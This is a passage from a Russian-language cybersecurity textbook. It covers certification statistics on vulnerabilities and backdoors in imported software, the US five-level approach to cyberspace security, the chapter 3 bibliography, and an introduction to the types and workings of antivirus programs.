


Рис. 3.20. Статистика по типам уязвимости

Статистика по типам уязвимостей

Испытания показали, что в ПО в явном виде встречаются программные закладки, маскируемые под отладочные средства (встроенные учетные записи и мастер-пароли, а также средства удаленного управления). Около 70% выявленных уязвимостей являются именно такими. В то же время зафиксирован ряд дефектов, которые трудно идентифицировать как преднамеренные, однако их можно эксплуатировать при проведении компьютерных атак, например, межсайтовый скриптинг (Cross-Site Scripting – XSS).

Статистика уязвимостей по типам программ

Из зарубежной продукции в рамках сертификации были проверены операционные системы, антивирусные решения, системы обнаружения вторжений, системы хранения информации и автоматизации предприятий, сетевые устройства. Статистика соответствует общемировой – большинство уязвимостей обнаружено в прикладных системах.




Рис. 3.21. Статистика уязвимостей по типам ПО

Следует отметить, что во всех образцах телекоммуникационного оборудования были обнаружены встроенные учетные записи (CWE-798).

Статистика по методам тестирования

Подавляющее большинство уязвимостей было выявлено методами статического эвристического (сигнатурного) анализа. Для сравнения, следует отметить, что в практике проверки российского ПО доля уязвимостей (главным образом ошибок кодирования), выявленных функциональными методами, существенно выше (до 30%), чем для зарубежного. Это легко можно объяснить наличием сертифицированных систем менеджмента информационной безопасности (СМИБ) на зарубежных предприятиях.




Рис. 3.22. Статистика по методам выявления уязвимостей

Статистика дефектов в открытом коде

Следует указать, что современные программные комплексы включают модули программ с открытым кодом. Исследование показало, что такие программы тоже включают уязвимости. Ниже представленная статистика демонстрирует наличие уязвимостей в открытом коде (рис. 3.23).




Рис. 3.23. Продукты с открытым кодом тоже содержат уязвимости

Краткие выводы по сертификационной статистике

- большинство импортных программных продуктов имели программные закладки аутентификационного характера и др.;
- подавляющее большинство уязвимостей было выявлено только в случае предоставления исходных кодов;
- большинство уязвимостей зафиксировано на уровне прикладных приложений (а не средств защиты информации);
- количество найденных уязвимостей, не идентифицированных как преднамеренные, зависит от существующей в организации системы менеджмента информационной безопасности (жизненного цикла безопасного производства программ).

Состояние проблемы в зарубежных странах

Так как наличие программных уязвимостей является основой реализации современных кибератак, то интересно познакомиться с зарубежным опытом в области кибербезопасности. Так, например, в США в настоящее время активизируется внимание к активным методам информационного противоборства. Можно отметить ряд тенденций:

1. В области ИБ в США очевиден упор на выявление и эксплуатацию уязвимостей. АНБ в настоящее время демонстрирует привлечение «хакерских» технологий», например, ведет несколько десятков крупномасштабных проектов, включая создание датацентров АНБ, центров обучения по кибербезопасности, привлечение хакеров на работу в АНБ.
2. США традиционно ведет политику «черных списков» для зарубежных работников ПО. В настоящее время в США озабочены противодействием китайским технологиям в военном секторе. В стране имеется демонстративная система поставщиков в DoD.
3. Программное обеспечение в государственных структурах подлежит в обязательном порядке проверкам исходного кода, по результатам которого предусмотрено внедрение методов противодействия недоверенному ПО. В ряде других сфер (например, во всех платежных системах) аудит безопасности ПО «добровольно принудительный».
4. При сертификации критических систем в обязательном порядке проводится тестирование на проникновение (включая аудит безопасности кода). При сертификации средств защиты введено обязательное тестирование на проникновение, а также проведена трансформация методологии испытаний от показателей «качества» к показателям «безопасности». В последнем случае, можно отметить консолидацию европейских стран по изменению процедуры сертификационных испытаний. Например, сертификация во Франции — CSPN, которая заметно проще в вопросах оценки доверия, но отличительной особенностью которой является обязательное тестирование на проникновение.

3.8. Five-Level Problem – пути снижения уязвимостей критических информационных систем

Как мы видим [Белоус А.И. Кибербезопасность объектов топливно-энергетического комплекса. Концепции, методы и средства обеспечения. – Инфра-Инженерия, 2020], современная экономика и национальная безопасность любого государства сегодня зависит от информационно-коммуникационных технологий (Information and communications Technology – ИТС). В Национальной стратегии США по обеспечению безопасности киберпространства [18] отмечено, что анализ угроз и снижение существующих уязвимостей в киберпространстве представляет собой особенно сложную задачу из-за большого количества различных категории пользователей киберпространства. Безопасность киберпространства требует согласования совместных действий на нескольких уровнях и со стороны различных групп пользователей, потому что в мире буквально сотни миллионов вычислительных устройств и систем связаны между собой сетью Интернет. Для решения этой проблемы в вышеупомянутой стратегии предлагается *пятиуровневый подход (A Five-Level Problem)*.

Первый уровень – уровень Домашних Пользователей И Малого Предпринимательства (Home User/Small Business). «Хотя компьютеры домашних пользователей и не являются частью глобальной критической инфраструктуры, они могут стать частью сети дистанционно управляемых вычислительных устройств, которые затем используются злоумышленниками для атаки на критические инфраструктуры».

Незащищенные домашние компьютеры и компьютеры малого бизнеса сегодня действительно уязвимы для злоумышленников, которые могут их использовать без ведома владельца. Такие машины затем могут быть использованы злоумышленниками для запуска, например, атак типа «отказ в обслуживании» на ключевые интернет-узлы и другие важные предприятия или критические инфраструктуры.

Второй уровень – Крупные Предприятия – Large Enterprises (корпорации, государственные учреждения, университеты) как цели для кибератак. Многие такие предприятия являются составной частью других критически важных государственных инфраструктур. По прогнозам международного разведывательного сообщества, сети крупных предприятий будут все чаще становиться мишенью злоумышленников.

Третий уровень – Critical Sector/Infrastructures – это Критически Важные Секторы Инфраструктуры.

Объединение усилий организаций из разных секторов (экономики, обороны, правительства, научных кругов), нацеленность на решение общих проблем кибербезопасности абсолютно необходимы для снижения нагрузки на отдельных пользователей и предприятия. Такое сотрудничество часто приводит к созданию общих институтов и механизмов, которые, в свою очередь, могли бы иметь киберуязвимости, эксплуатация которых могла бы непосредственно влиять на деятельность предприятий-членов и сектора в целом. Отдельные предприятия также могут существенно снизить киберриски, участвуя в группах, которые разрабатывают лучшие практики, оценивают инновационные технологические предложения в области киберзащиты, проводят сертификацию продуктов и услуг, а также осуществляют обмен информацией.



Четвертый уровень — *National Issues and Vulnerabilities* — это национальные проблемы и критические уязвимости систем энергетики, обороны, транспорта. Все секторы национальной экономики имеют общий доступ к интернету. Соответственно, все они находятся под угрозой, если используемые ими механизмы (например, протоколы и маршрутизаторы) не являются безопасными. Имеются слабые места (уязвимости) в широко используемом программном обеспечении, а аппаратные продукты также могут создавать на национальном уровне проблемы, требующие скоординированной работы по исследованию и разработке усовершенствованных защитных технологий. Кроме того, проблема отсутствия обученных и сертифицированных специалистов по кибербезопасности также заслуживает внимания на национальном уровне.

Пятый уровень — *Global (Глобальный)*.

Интернет (всемирная паутина) — это глобальная планетарная информационная сеть взаимосвязанных информационных систем. Международные общие стандарты в принципе могут обеспечить достаточно безопасное взаимодействие между компьютерными системами всего мира. Это означает, что пути и методы решения проблемы кибербезопасности, принятые на одном континенте, потенциально могут повлиять на безопасность компьютеров на другом континенте. Международное сотрудничество необходимо не только для обмена разнообразной информацией, связанной с киберпространством, но и для того, чтобы организовать эффективную борьбу с киберпреступниками. Совершенно очевидно, что без такого сотрудничества коллективная способность обнаруживать, сдерживать и сводить к минимуму последствия кибератак будет значительно уменьшена.

Литература к главе 3

1. <https://russianelectronics.ru/rossiyane-vyyavili-neustranimuyu-uyazvimost-vo-vseh-processoriakh-intel-poslednih-let/>
2. <https://www.anti-malware.ru/threats/programs-vulnerability>
3. [https://ru.wikipedia.org/wiki/%D0%A3%D1%8F%D0%B7%D0%B2%D0%B8%D0%BC%D0%BE%D1%81%D1%82%D1%8C_\(%D0%BA%D0%BE%D0%BC%D0%BF%D1%8C%D1%8E%D1%82%D0%B5%D1%80%D0%BD%D0%B0%D1%8F_%D0%B1%D0%B5%D0%B7%D0%BE%D0%BF%D0%B0%D1%81%D0%BD%D0%BE%D1%81%D1%82%D1%8C\)](https://ru.wikipedia.org/wiki/%D0%A3%D1%8F%D0%B7%D0%B2%D0%B8%D0%BC%D0%BE%D1%81%D1%82%D1%8C_(%D0%BA%D0%BE%D0%BC%D0%BF%D1%8C%D1%8E%D1%82%D0%B5%D1%80%D0%BD%D0%B0%D1%8F_%D0%B1%D0%B5%D0%B7%D0%BE%D0%BF%D0%B0%D1%81%D0%BD%D0%BE%D1%81%D1%82%D1%8C))
4. <https://ru.wikipedia.org/wiki/SiXSS>
5. https://ru.wikipedia.org/wiki/%D0%9F%D0%BE%D0%B2%D1%8B%D1%88%D0%B5%D0%BD%D0%B8%D0%B5_%D0%BF%D1%80%D0%B8%D0%B2%D0%B8%D0%BB%D0%B5%D0%B3%D0%B8%D0%B9
6. https://ru.wikipedia.org/wiki/%D0%A3%D1%8F%D0%B7%D0%B2%D0%B8%D0%BC%D0%BE%D1%81%D1%82%D1%8C_%D0%BD%D1%83%D0%BB%D0%B5%D0%B2%D0%BE%D0%B3%D0%BE_%D0%B4%D0%BD%D1%8F
7. https://ru.wikipedia.org/wiki/%D0%91%D0%B5%D0%B7%D0%BE%D0%BF%D0%B0%D1%81%D0%BD%D0%BE%D1%81%D1%82%D1%8C_%D0%B4%D0%BE%D1%81%D1%82%D1%83%D0%BF%D0%B0_%D0%BA_%D0%BF%D0%B0%D0%BC%D1%8F%D1%82%D0%B8
8. https://ru.wikipedia.org/wiki/%D0%A1%D0%BE%D1%81%D1%82%D0%BE%D1%8F%D0%BD%D0%B8%D0%B5_%D0%B3%D0%BE%D0%BD%D0%BA%D0%B8

9. <https://searchinform.ru/informatsionnaya-bezopasnost/osnovy-ib/ugrozy-informatsionnoj-bezopasnosti/>
10. <https://encyclopedia.kaspersky.ru/knowledge/software-vulnerabilities/>
11. https://ru.wikipedia.org/wiki/%D0%9C%D0%B5%D0%B6%D1%81%D0%B0%D0%B9%D1%82%D0%BE%D0%B2%D0%B0%D1%8F_%D0%BF%D0%BE%D0%B4%D0%B4%D0%B5%D0%BB%D0%BA%D0%B0_%D0%B7%D0%B0%D0%BF%D1%80%D0%BE%D1%81%D0%B0
12. https://ru.wikipedia.org/wiki/Shatter_attack
13. Марков А.С., Цирлов В.Л. Опыт выявления уязвимостей в зарубежных программных продуктах // Вопросы кибербезопасности. — 2013. — № 1 (1). — С. 42–48.
14. Марков А.С., Цирлов В.Л. Сертификация программ: мифы и реальность // Открытые системы. СУБД. — 2011. — № 6. — С. 26–29.
15. Марков А.С., Цирлов В.Л., Барабанов А.В. Методы оценки несоответствия средств защиты информации. — М.: Радио и связь, 2012. — 192 с.
16. Марков А.С., Фадин А.А. Статический сигнатурный анализ безопасности программ // Программная инженерия и информационная безопасность. — 2013. № 1 (1). — С. 50–56.
17. Барабанов А.В., Марков А.С., Фадин А.А. Сертификация программ без исходных текстов // Открытые системы. СУБД. — 2011. — № 4. — С. 38–41.
18. Department of Defense Fiscal Year (FY) 2014 President's Budget Submission. — US Department of the Army, 2013. — 679 p.
19. Винокуров А.В. Анализ уязвимостей комплексов с беспилотными летательными аппаратами и классификация угроз безопасности циркулирующей в них информации // i-methods. — 2016. — Т. 8. — № 1. — С. 5–9. — Изд-во: ООО «Институт инноваций и наукоемких технологий» (Санкт-Петербург).
20. Круглов Е. Перспективы развития американских авиационных средств РЭБ и тактика их применения в современных вооруженных конфликтах // Зарубежное военное обозрение. — 2014. № 2 (803). — С. 57–63.
21. Цветнов В.В., Демин В.П., Куприянов А.И. Радиоэлектронная борьба: радиомаскировка и помехозащита: Учебное пособие. — М.: Изд-во МАИ, 1999. — 240 с.
22. Бардаев Э.А. Винокуров А.В., Задвижкин А.А., Колованов А.В., Лисицын В.В. Принципы и модели построения системы защиты информации в робототехнических комплексах от внешних деструктивноинформационных воздействий // Вопросы кибербезопасности. — 2019. — № 6 (34).
23. Климов С.М. Методы и модели противодействия компьютерным атакам. — Люберцы: КАТАЛИТ, 2008. — 316 с.
24. Винокуров А.В. Бухонский М.И., Дейкун Г.И. Защита командно-программной информации управления беспилотными летательными аппаратами // Инновационные технологии в образовательном процессе. Материалы XIX Всероссийской научно-практической конференции. — Краснодар: КВВАУЛ, 2017. — С. 38–45.
25. Дейкун Г.И. Инновационные технологии в образовательном процессе // Материалы XIX Всероссийской научно-практической конференции. — Краснодар: КВВАУЛ, 2017. — С. 38–45.
26. Овчаренко М.В., Винокуров А.В. Методологические основы построения имитоустойчивой аппаратуры передачи данных // Информационные ресурсы России. — 2015. — № 5. — С. 38–41.



27. Патент 164498 Российская Федерация, МПК7 G 09 C 1/00, H 03 M 13/23. Устройство имитостойкого кодирования. — А.В. Винокуров, М.В. Овчаренко; заявитель и патентообладатель КВВУ имени генерала армии С.М. Штеменко. — № 20155141723; заявл. 30.09.2015; опубл. 10.09.2016. — Бюллетень № 25. — 2 с.
28. Сырякин В.И., Шидловский В.С. Корреляционно-экстремальные радионавигационные системы. — Томск: Изд-во Томского ун-та, 2010. — 316 с.
29. Цветков В.В., Устинов А.А., Оков И.Н. Устойчивый к канальным ошибкам видео-кодек подвижных изображений на основе трехмерного ортогонального преобразования с обеспечением конфиденциальности и аутентификации передаваемых видеоданных // Информация и космос. — 2015. — № 2. — С. 52–59.
30. Nasrullah, Sang J., Akbar M.A., Cai B., Xiang H., Hu H. Joint image compression and encryption using IWT with SPIHT, Kd-tree and chaotic maps // Applied Sciences. — 2018. — Vol. 8 (10). doi: 10.3390/app8101963
31. Agarwal S. Secure Image Transmission Using Fractal and 2D-Chaotic Map // Journal of Imaging. — 2018. — Vol. 4 (1). doi:10.3390/jimaging4010017
32. Younas I., Khan M. A New Efficient Digital Image Encryption Based on Inverse Left Almost Semi Group and Lorenz Chaotic System // Entropy. — 2018. — Vol. 20 (12). doi:10.3390/e20120913
33. Патент 2595953 Российская Федерация, МПК7 H 04 L 9/00 Способ арифметического кодирования с шифрованием. — В.Б. Васильев [и др.]; заявитель и патентообладатель — Акционерное общество «Концерн радиостроения «Вега»; заявл. 04.08.2015; опубл. 27.08.2016. — Бюллетень № 24.
34. Косьянчук В.В., Сельвесюк Н.И., Зыбин Е.Ю., Хамматов Р.Р., Карпенко С.С. Концепция обеспечения информационной безопасности бортового оборудования воздушного судна // Вопросы кибербезопасности. — 2018. — № 4 (28).

ГЛАВА 4

АНТИВИРУСНЫЕ ПРОГРАММЫ И ПРОАКТИВНАЯ АНТИВИРУСНАЯ ЗАЩИТА

Рассмотрены наиболее эффективные антивирусные программы, описаны основные компоненты стандартной антивирусной защиты, основные требования к антивирусным программам, основные технические характеристики, классификация и принципы работы антивирусных программ. Приведен краткий обзор наиболее эффективных антивирусных программ, приведены конкретные практические рекомендации пользователя антивирусных программ от разработчиков антивирусного программного обеспечения. Отдельный раздел посвящен относительно новому направлению проактивной антивирусной защиты — функции, возможности, методы применения. Особенности работы с этими защитными средствами продемонстрированы на конкретных примерах (Behavior Control, Component Control, Removeable Media Protection — защита переносных мультимедийных устройств, Soft-protection и др.). здесь же рассмотрены типовые потенциально опасные действия и процедуры пользователей корпоративных информационных сетей. Завершает главу раздел, посвященный описанию первой операционной системы с «кибериммунитетом» — KasperskyOS.

4.1. Антивирусные программы

Для защиты от компьютерных вирусов созданы специальные антивирусные программы, которые позволяют обнаруживать и уничтожать вирусы. Современные антивирусные программы представляют собой многофункциональные продукты, сочетающие в себе как превентивные, профилактические средства, так и средства восстановления данных.

Антивирусная программа (антивирус) — это компьютерная программа, которая предназначена для обезвреживания вирусов и различного рода вредоносного ПО, с целью обеспечения сохранности данных и обеспечения надежной работы вычислительных устройств сетей.

Антивирусные программы (**антивирусы**) используют два основных принципа работы.

- Сканирование компьютера и сопоставление уже имеющегося вируса с базой данных на сервере определенного производителя.
- Сканирование и обнаружение программ, которые ведут себя подозрительно и могут по определению являться вредоносными.

4.1.1. Стандартные компоненты антивирусной защиты

Перечислим ниже с кратким их описанием, наиболее часто используемые компоненты антивирусной защиты:

Файловый Антивирус

Файловая система может содержать вирусы и другие опасные программы. Такие вредоносные программы могут годами храниться в файловой системе пользователя, проникнув однажды со съемного диска или из Интернета, и никак не проявлять себя. Однако стоит только открыть этот зараженный файл, как вирус тут же проявит себя.

Файловый Антивирус — это компонент, контролирующий файловую систему компьютера. Он проверяет все открываемые, запускаемые и сохраняемые файлы на вашем компьютере и всех присоединенных дисках. Каждое обращение к файлу перехватывается приложением, и файл проверяется на присутствие известных вирусов. Дальнейшая работа с файлом возможна только в том случае, если файл не заражен или был успешно вылечен Антивирусом. Если же файл по каким-либо причинам невозможно «вылечить», он будет удален, при этом копия файла будет сохранена в резервном хранилище.

Почтовый Антивирус

Электронная почтовая корреспонденция широко используется злоумышленниками для распространения вредоносных программ. Она является одним из основных средств распространения червей, поэтому крайне важно контролировать все почтовые сообщения.

Почтовый Антивирус — это компонент проверки всех входящих и исходящих почтовых сообщений компьютера. Он анализирует электронные письма на присутствие вредоносных программ. Письмо будет доступно адресату только в том случае, если оно не содержит опасных объектов.

Веб-Антивирус

Один из путей заражения — различные веб-сайты, поражающие компьютер с помощью скриптов, содержащихся на веб-страницах.

Веб-Антивирус специально разработан для предотвращения подобных ситуаций. Данный компонент перехватывает и блокирует выполнение скрипта, расположенного на веб-сайте, если он представляет угрозу. Строгому контролю также подвергается весь http-трафик.

Проактивная защита

С каждым днем вредоносных программ становится все больше, они усложняются, комбинируя в себе несколько видов, методы распространения становятся все более сложными для обнаружения.

Для того чтобы обнаружить новую вредоносную программу еще до того, как она успеет нанести вред, ведущими компаниями мира был разработан специальный компонент — Проактивная защита. Он основан на контроле и анализе поведения всех программ, установленных на вашем компьютере. На основании выполняемых

действий принимается решение: является программа потенциально опасной или нет. Таким образом, ваш компьютер защищен не только от уже известных вирусов, но и от новых, еще не исследованных. Более подробно функции и возможности современных антивирусов проактивной защиты рассмотрим в следующем разделе этой главы.

Анти-Шпион

В последнее время широкое распространение получили программы, производящие несанкционированный показ материалов рекламного характера (баннеры, всплывающие окна), программы несанкционированного дозвола на платные интернет-ресурсы, различные средства удаленного администрирования и мониторинга, программы-шутки и т.д.

Анти-Шпион отслеживает подобные действия на вашем компьютере и блокирует их выполнение. Например, компонент блокирует показ баннеров и всплывающих окон, мешающих пользователю при работе с веб-ресурсами, блокирует работу программ, пытающихся осуществить несанкционированный пользователем дозвол, анализирует веб-страницы на предмет фишинг-мошенничества.

Анти-Хакер

Для вторжения на ваш компьютер хакеры используют любую возможную «лазейку», будь то открытый порт, передача информации с компьютера на компьютер и т.д.

Анти-Хакер — это компонент, предназначенный для защиты вашего компьютера при работе в Интернете и других сетях. Он контролирует все исходящие и входящие соединения, проверяет порты и пакеты данных.

Анти-Спам

Не являясь источником прямой угрозы, нежелательная корреспонденция (спам) увеличивает нагрузку на почтовые серверы, засоряет почтовый ящик пользователя, ведет к потере времени и тем самым наносит значительный финансовый урон.

Компонент Анти-Спам встраивается в установленный на вашем компьютере почтовый клиент и контролирует все поступающие почтовые сообщения на предмет спама. Все письма, содержащие спам, помечаются специальным заголовком. Предусмотрена также возможность настройки Анти-Спама на обработку спама (автоматическое удаление, помещение в специальную папку и т.д.).

Домашние ПК не так часто подвергаются вирусным атакам. Обычно разработчики антивирусного программного обеспечения для домашних компьютеров делают акцент на такие компоненты:

- антивирус;
- файрволл;
- антируткит;
- антиспам.

Что же касается *рабочих станций*, то тут ситуация немного посложнее, поскольку большинство структур работают с серверами. Соответственно, тут и уровень безопасности должен быть выше. Поэтому администраторы используют соответствующие «серверные» антивирусы и клиентские приложения для них.

Сегодня существует большое количество различных корпораций, которые занимаются разработкой все более и более новых антивирусов и накоплением баз данных к ним.

Антивирусы защищают компьютер от вирусов и других вредоносных программ, например червей и программных троянов. **Антивирусные программы** нужно регулярно обновлять в Интернете. Для получения обновлений надо подписаться на услугу обновления антивирусных баз производителя антивирусной программы. Перед каждым подключением к сети Интернет необходимо запускать антивирусную программу!

Основные задачи антивирусов:

- сканирование файлов и программ в режиме реального времени;
- сканирование компьютера по требованию;
- сканирование интернет-трафика;
- сканирование электронной почты;
- защита от атак враждебных веб-узлов;
- восстановление поврежденных файлов (лечение).

4.1.2. Основные требования к антивирусным программам

Поскольку количество и разнообразие типов вирусов периодически увеличивается и чтобы их быстро и эффективно обнаружить, антивирусная программа должна соответствовать ряду важных требований:

Стабильность и надежность работы. Этот параметр является определяющим — даже самый лучший антивирус окажется совершенно бесполезным, если он не сможет нормально функционировать на вашем компьютере, если в результате какого-либо сбоя в работе программы процесс проверки компьютера не пройдет до конца. Тогда всегда есть вероятность того, что какие-то зараженные файлы остались программой незамеченными.

Размеры вирусной базы программы (количество вирусов, которые автоматически выявляются программой). С учетом постоянного появления все новых вирусов база данных должна регулярно обновляться (расширяться) — что толку от программы, не видящей новых вирусов. Сюда же следует отнести и возможность программы определять разнообразные типы вирусов, и умение работать с файлами различных типов (архивы, документы). Важным также является наличие резидентного монитора, осуществляющего проверку всех новых файлов автоматически, по мере их записи на диск.

Скорость работы программы и наличие дополнительных возможностей. К дополнительным возможностям относится, например, тип алгоритмов определения даже неизвестных программе вирусов (эвристическое сканирование). Сюда же следует отнести возможность восстанавливать зараженные файлы, не стирая их с жесткого диска, а только удалив из них вирусы. Немаловажным является также процент ложных срабатываний программы (ошибочное определение вируса в «чистом» файле).

Многоплатформенность (наличие версий программы под различные операционные системы). Конечно, если антивирус используется только дома, на одном компьютере, то этот параметр не имеет большого значения, но антивирус для крупной

организации (предприятия) просто обязан поддерживать все распространенные операционные системы. Кроме того, при работе в сети немаловажным является наличие серверных функций, предназначенных для административной работы, а также возможность работы с различными видами серверов.

4.1.3. Основные характеристики антивирусных программ

Антивирусные программы делятся на: программы-детекторы, программы-доктора, программы-ревизоры, программы-фильтры, программы-вакцины.

Программы-детекторы обеспечивают поиск и обнаружение вирусов в оперативной памяти и на внешних носителях, и при обнаружении выдают соответствующее сообщение. Различают детекторы универсальные и специализированные.

Универсальные детекторы в своей работе используют проверку неизменности файлов путем подсчета и сравнения с эталоном контрольной суммы. Недостаток универсальных детекторов связан с невозможностью определения причин искажения файлов.

Специализированные детекторы выполняют поиск известных вирусов по их сигнатуре (повторяющемуся участку кода). Недостаток таких детекторов состоит в том, что они не способны обнаруживать все известные вирусы.

Недостатком таких антивирусных программ является то, что они могут находить только те вирусы, которые известны разработчикам таких программ.

Программы-доктора (фаги) не только находят зараженные вирусами файлы, но и «лечат» их, т.е. удаляют из файла тело программы вируса, возвращая файлы в исходное состояние. В начале своей работы фаги ищут вирусы в оперативной памяти, уничтожая их, и только затем переходят к «лечению» файлов. Среди фагов выделяют **полифаги**, т.е. программы-доктора, предназначенные для поиска и уничтожения большого количества вирусов.

Учитывая, что постоянно появляются новые вирусы, программы-детекторы и программы-доктора быстро устаревают, и требуется регулярное обновление их версий.

Программы-ревизоры относятся к наиболее надежным средствам защиты от вирусов. Ревизоры запоминают исходное состояние программ, каталогов и системных областей диска тогда, когда компьютер не заражен вирусом, а затем периодически или по желанию пользователя сравнивают текущее состояние с исходным. Обнаруженные изменения выводятся на экран видеомонитора. Как правило, сравнение состояний производят сразу после загрузки операционной системы. При сравнении проверяются длина файла, код циклического контроля (контрольная сумма файла), дата и время модификации, другие параметры.

Современные программы-ревизоры имеют достаточно развитые алгоритмы, обнаруживают стелс-вирусы и могут даже отличить «законные» изменения (модификации) версии проверяемой программы от изменений, внесенных вирусом.

Программы-фильтры (сторожа) представляют собой небольшие резидентные программы, предназначенные для обнаружения «подозрительных действий» при работе компьютера, характерных именно для вирусов. Такими действиями могут являться:

- попытки коррекции файлов с расширениями COM и EXE;
- изменение атрибутов файлов;
- прямая запись на диск по абсолютному адресу;
- запись в загрузочные сектора диска;
- загрузка резидентной программы.

При попытке какой-либо программы произвести указанные действия «сторож» посылает пользователю сообщение и предлагает запретить или разрешить соответствующее действие. Программы-фильтры весьма полезны, так как способны обнаружить вирус на самой ранней стадии его существования (до размножения). Однако они не «лечат» файлы и диски. Для уничтожения вирусов требуется применить другие программы, например фаги. К практическим недостаткам программ-сторожей можно отнести их «назойливость» (например, они постоянно выдают предупреждение о любой попытке копирования исполняемого файла), а также возмозжные конфликты с другим программным обеспечением.

Вакцины (иммунизаторы) — это резидентные программы, предотвращающие заражение файлов. Обычно вакцины применяют, если отсутствуют программы-доктора, «лечащие» этот вирус. Вакцинация возможна только от «известных» вирусов. Вакцина модифицирует программу или диск таким образом, чтобы это не отражалось на их работе, а вирус будет воспринимать их зараженными и поэтому не внедрится. В последнее время программы-вакцины имеют ограниченное применение.

Существенным недостатком таких программ являются их ограниченные возможности по предотвращению заражения от большого числа разнообразных вирусов.

4.1.4. Классификация и принципы работы антивирусных программ

Самыми популярными антивирусными программами являются антивирусные сканеры (другие названия: доктора, фаги, полифаги). Следом за ними по эффективности и популярности следуют CRC-сканеры (ревизор, checksumer, integrity checker). Часто оба метода объединяются в одну универсальную антивирусную программу, что значительно повышает ее мощность. Применяются также различного типа мониторы (фильтры, блокировщики) и иммунизаторы (детекторы).

Сканеры. Принцип работы антивирусных сканеров основан на проверке файлов, секторов и системной памяти и поиске в них известных и новых (неизвестных сканеру) вирусов. Сканеры также можно разделить на две категории — «универсальные» и «специализированные». Универсальные сканеры рассчитаны на поиск и обезвреживание всех типов вирусов вне зависимости от операционной системы, на работу в которой рассчитан сканер. Специализированные сканеры предназначены для обезвреживания ограниченного числа вирусов или только одного их класса, например макровирусов. Специализированные сканеры, рассчитанные только на макровирусы, часто оказываются наиболее удобным и надежным решением для защиты систем документооборота в средах MS Word и MS Excel. Сканеры также делятся на «резидентные», производящие сканирование «на лету», и «нерезидентные», обеспечивающие проверку системы только по запросу.

CRC-сканеры. Принцип работы CRC-сканеров основан на подсчете CRC-сумм (контрольных сумм) для присутствующих на диске файлов/системных секторов.

Эти CRC-суммы затем сохраняются в базе данных антивируса. При последующем запуске CRC-сканеры сверяют данные, содержащиеся в базе данных, с реально подсчитанными значениями. Если информация о файле, записанная в базе данных, не совпадает с реальными значениями, то CRC-сканеры сигнализируют о том, что файл был несанкционированно изменен или заражен вирусом.

Мониторы. Антивирусные мониторы – это резидентные программы, перехватывающие «вирусоопасные» ситуации и сообщающие об этом пользователю. К «вирусоопасным» относятся вызовы на открытие для записи в выполняемые файлы, запись в загрузочные сектора дисков, попытки программ остаться резидентно и т.д., то есть вызовы, которые характерны для вирусов в моменты их размножения.

Иммунизаторы. Иммунизаторы делятся на два типа: иммунизаторы, сообщающие о заражении, и иммунизаторы, блокирующие заражение каким-либо типом вируса. Первые обычно записываются в конец файлов (по принципу файлового вируса) и при запуске файла каждый раз проверяют его на изменение. Недостаток у таких иммунизаторов всего один, но он летален: абсолютная неспособность сообщить о заражении стелс-вирусом. Поэтому такие иммунизаторы, как и мониторы, практически не используются в настоящее время.

4.1.5. Краткий обзор антивирусных программ

При выборе антивирусной программы пользователю необходимо учитывать не только задекларированный разработчиком процент обнаружения вирусов, но и способность обнаруживать новые вирусы, общее количество вирусов в антивирусной базе, частоту ее обновления, наличие дополнительных функций (опций).

